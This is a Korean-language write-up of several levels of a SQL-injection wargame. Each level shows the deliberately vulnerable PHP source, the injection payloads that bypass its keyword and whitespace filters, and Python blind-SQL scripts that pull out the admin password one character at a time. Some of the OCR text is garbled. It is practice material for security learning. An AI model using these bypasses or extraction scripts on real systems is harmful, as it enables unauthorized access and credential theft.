  if(preg_match('/ /i', $_GET[pw])) exit("No whitespace ~_~");
  $query = "select id from prob_wolfman where id='guest' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
  if($result['id'] == 'admin') solve("wolfman");
  highlight_file(__FILE__);
?>
```

id가 guest 로 고정되있어서 admin으로 바꾸기 위해 or 를 이용해서 id를 바꿔주었다. 띄어쓰기가 안된다고 해서 %09(탭)으로 우회했다. 사실 탭보다는 괄호가 더 쉽지 않았을까 싶다.

query : **select id from prob_wolfman where id='guest' and pw='1' or id='admin'**

Hello admin

WOLFMAN Clear!

```php
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/prob|_|₩.|₩(₩)/i', $_GET[pw])) exit("No Hack ~_~");
  if(preg_match('/ /i', $_GET[pw])) exit("No whitespace ~_~");
  $query = "select id from prob_wolfman where id='guest' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
  if($result['id'] == 'admin') solve("wolfman");
  highlight_file(__FILE__);
?>
```

dark elf

query : **select id from prob_darkelf where id='guest' and pw='1' || id='admin'#'**


Hello admin

DARKELF Clear!

```php
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[pw])) exit("No Hack ~_~");
  if(preg_match('/or|and/i', $_GET[pw])) exit("HeHe");
  $query = "select id from prob_darkelf where id='guest' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
  if($result['id'] == 'admin') solve("darkelf");
  highlight_file(__FILE__);
?>
```

or를 사용하지 못하게 하여서 or을 ||로 우회하였다.

orge



query : **select id from prob_orge where id='guest' and pw='1'||id='admin'**

Hello admin

```php
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[pw])) exit("No Hack ~_~");
  if(preg_match('/or|and/i', $_GET[pw])) exit("HeHe");
  $query = "select id from prob_orge where id='guest' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_orge where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysql_fetch_array(mysql_query($query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("orge");
  highlight_file(__FILE__);
?>
```

이번에도 blindsql문제인것같다.

```python
import requests
cookies= {'___ofduid' : 'd8904707f4aeeb47b26eea2f1649e97e91558289701', 'PHPSESSID': 'f90jfjohrge4ntq41naoomiuj3'}
for j in range(1,9):
    for i in range(48,123):
        a = "https://los.eagle-jump.org/orge_40d2b61f694f72448be9e97d1eea2480.php"
        URL = a+"?pw=' || asoii(substr(pw,"+str(j)+",1))="+str(i)+"%23"
        res = requests.get(URL,cookies=cookies)
        if("<h2>Hello admin</h2>") in res.text:
            print(chr(i));
```

이전에 썼던 blind sql을 or만 ||로 우회해서 사용했다.

troll

query : **select id from prob_troll where id='ADMIN'**

TROLL Clear!

```
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/#'/i', $_GET[id])) exit("No Hack ~_~");
  if(@ereg("admin",$_GET[id])) exit("HeHe");
  $query = "select id from prob_troll where id='{$_GET[id]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id'] == 'admin') solve("troll");
  highlight_file(__FILE__);
?>
```

id가 admin만 아니면 된다고 해서 ADMIN으로 입력했더니 성공했다.

vampire

query : **select id from prob_vampire where id='ADMIN'**

VAMPIRE Clear!

```
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/#'/i', $_GET[id])) exit("No Hack ~_~");
  $_GET[id] = str_replace("admin","",$_GET[id]);
  $query = "select id from prob_vampire where id='{$_GET[id]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id'] == 'admin') solve("vampire");
  highlight_file(__FILE__);
?>
```

마찬가지로 admin이라는 문자열을 공백으로 바꿔버린다고하니 ADMIN을 입력했다.

skeleton

query : **select id from prob_skeleton where id='guest' and pw='' or id='admin'#' and 1=0**

SKELETON Clear!

```
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_skeleton where id='guest' and pw='{$_GET[pw]}' and 1=0";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id'] == 'admin') solve("skeleton");
  highlight_file(__FILE__);
?>
```

1=0에서 강제로 false상태를 만들어버리고 있다. id를 admin으로 바꿔준뒤, %23(#)으로 뒤쪽의 문장을 주석으로 만들어버렸다.

golem

query : **select id from prob_golem where id='guest' and pw=''||(id)in('admin')#'**

Hello admin

```
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[pw])) exit("No Hack ~_~");
  if(preg_match('/or|and|substr#(|=/i', $_GET[pw])) exit("HeHe");
  $query = "select id from prob_golem where id='guest' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_golem where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysql_fetch_array(mysql_query($query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("golem");
  highlight_file(__FILE__);
?>
```

=,substr,or,and가 금지되어있는 blindsql 문제이다.

```
import requests
cookies= {'___ofduid' : 'd8904707f4aeeb47b26eea2f1649e97e91558289701', 'PHPSESSID': 'f90jfjohrga4ntq41naoomiuj3'}
for j in range(1,9):
    for i in range(48,123):
        a = "https://los.eagle-jump.org/golem_39f3348098ceda1e71e4650f40eae037.php"
        URL = a+"?pw='||asoii(mid(pw,"+str(j)+",1))in("+str(i)+")%23"
        res = requests.get(URL,cookies=cookies)
        if("<h2>Hello admin</h2>") in res.text:
            print(chr(i));
```

substr는 mid를 이용하여 우회하였고, =은 in을 이용하여 우회하였다. 전 문제와 마찬가지로 or는 ||로 우회하였다.

darkknight

---

query : **select id from prob_darkknight where id='guest' and pw='' and no=1 or(id)in("admin")**


Hello admin

```
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[no])) exit("No Hack ~_~");
  if(preg_match('/#'/i', $_GET[pw])) exit("HeHe");
  if(preg_match('/#'|substr|ascii|=/i', $_GET[no])) exit("HeHe");
  $query = "select id from prob_darkknight where id='guest' and pw='{$_GET[pw]}' and no={$_GET[no]}";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_darkknight where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysql_fetch_array(mysql_query($query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("darkknight");
  highlight_file(__FILE__);
?>
```

이번엔 ascii가 금지되었다.ascii를 hex로 우회하면 풀 수 있을것이다.

```
import requests
cookies= {'___ofduid' : 'd8904707f4aeeb47b26eea2f1649e97e91558289701', 'PHPSESSID': 'f90jfjohrga4ntq41naoomiuj3'}
for j in range(1,9):
    for i in range(48,123):
        a = "https://los.eagle-jump.org/darkknight_f76e2eebfeeeec2b7699a9ae976f574d.php"
        URL = a+"?no=1%20or(id)in(%22admin%22)and(hex(mid(pw,"+str(j)+",1))in(hex("+str(i)+")))%23"
        res = requests.get(URL,cookies=cookies)
        if("<h2>Hello admin</h2>") in res.text:
            print(chr(i));
```

bugbear




```
?php
 include "./config.php";
 login_chk();
 dbconnect();
 if(preg_match('/prob|_|#.|#(#)/i', $_GET[no])) exit("No Hack ~_~");
 if(preg_match('/#'/i', $_GET[pw])) exit("HeHe");
 if(preg_match('/#'|substr|ascii|=|or|and| ||like|0x/i', $_GET[no])) exit("HeHe");
 $query = "select id from prob_bugbear where id='guest' and pw='{$_GET[pw]}' and no={$_GET[no]}";
 echo "<hr>query : <strong>{$query}</strong><hr><br>";
 $result = @mysql_fetch_array(mysql_query($query));
 if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

 $_GET[pw] = addslashes($_GET[pw]);
 $query = "select pw from prob_bugbear where id='admin' and pw='{$_GET[pw]}'";
 $result = @mysql_fetch_array(mysql_query($query));
 if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("bugbear");
 highlight_file(__FILE__);
>
```

substr, ascii,=,or,and,like등이 금지되었다. 이전처럼 in,mid,hex를 이용해서 우회해보았다.

```
import requests
cookies= {'___ofduid' : 'd8904707f4aecb47b26cea2f1649e97c91558289701', 'PHPSESSID': 'f90jfjohrga4ntq41naoomiuj3'}
for j in range(1,9):
    for i in range(48,123):
        a = "https://los.eagle-jump.org/bugbear_431917ddc1dec75b4d65a23bd39689f8.php"
        URL = a+"?no=1||(id)in(#"admin#")%26%26hex(mid(pw,"+str(j)+",1))in(hex("+str(i)+"))"
        res = requests.get(URL,cookies=cookies)
        if("<h2>Hello admin</h2>") in res.text:
            print(chr(i));
```

지금까지 썼던 blindsql이 굉장히 느려서 고생했다. ascii탐색 범위를 줄일 필요가 있을것같다.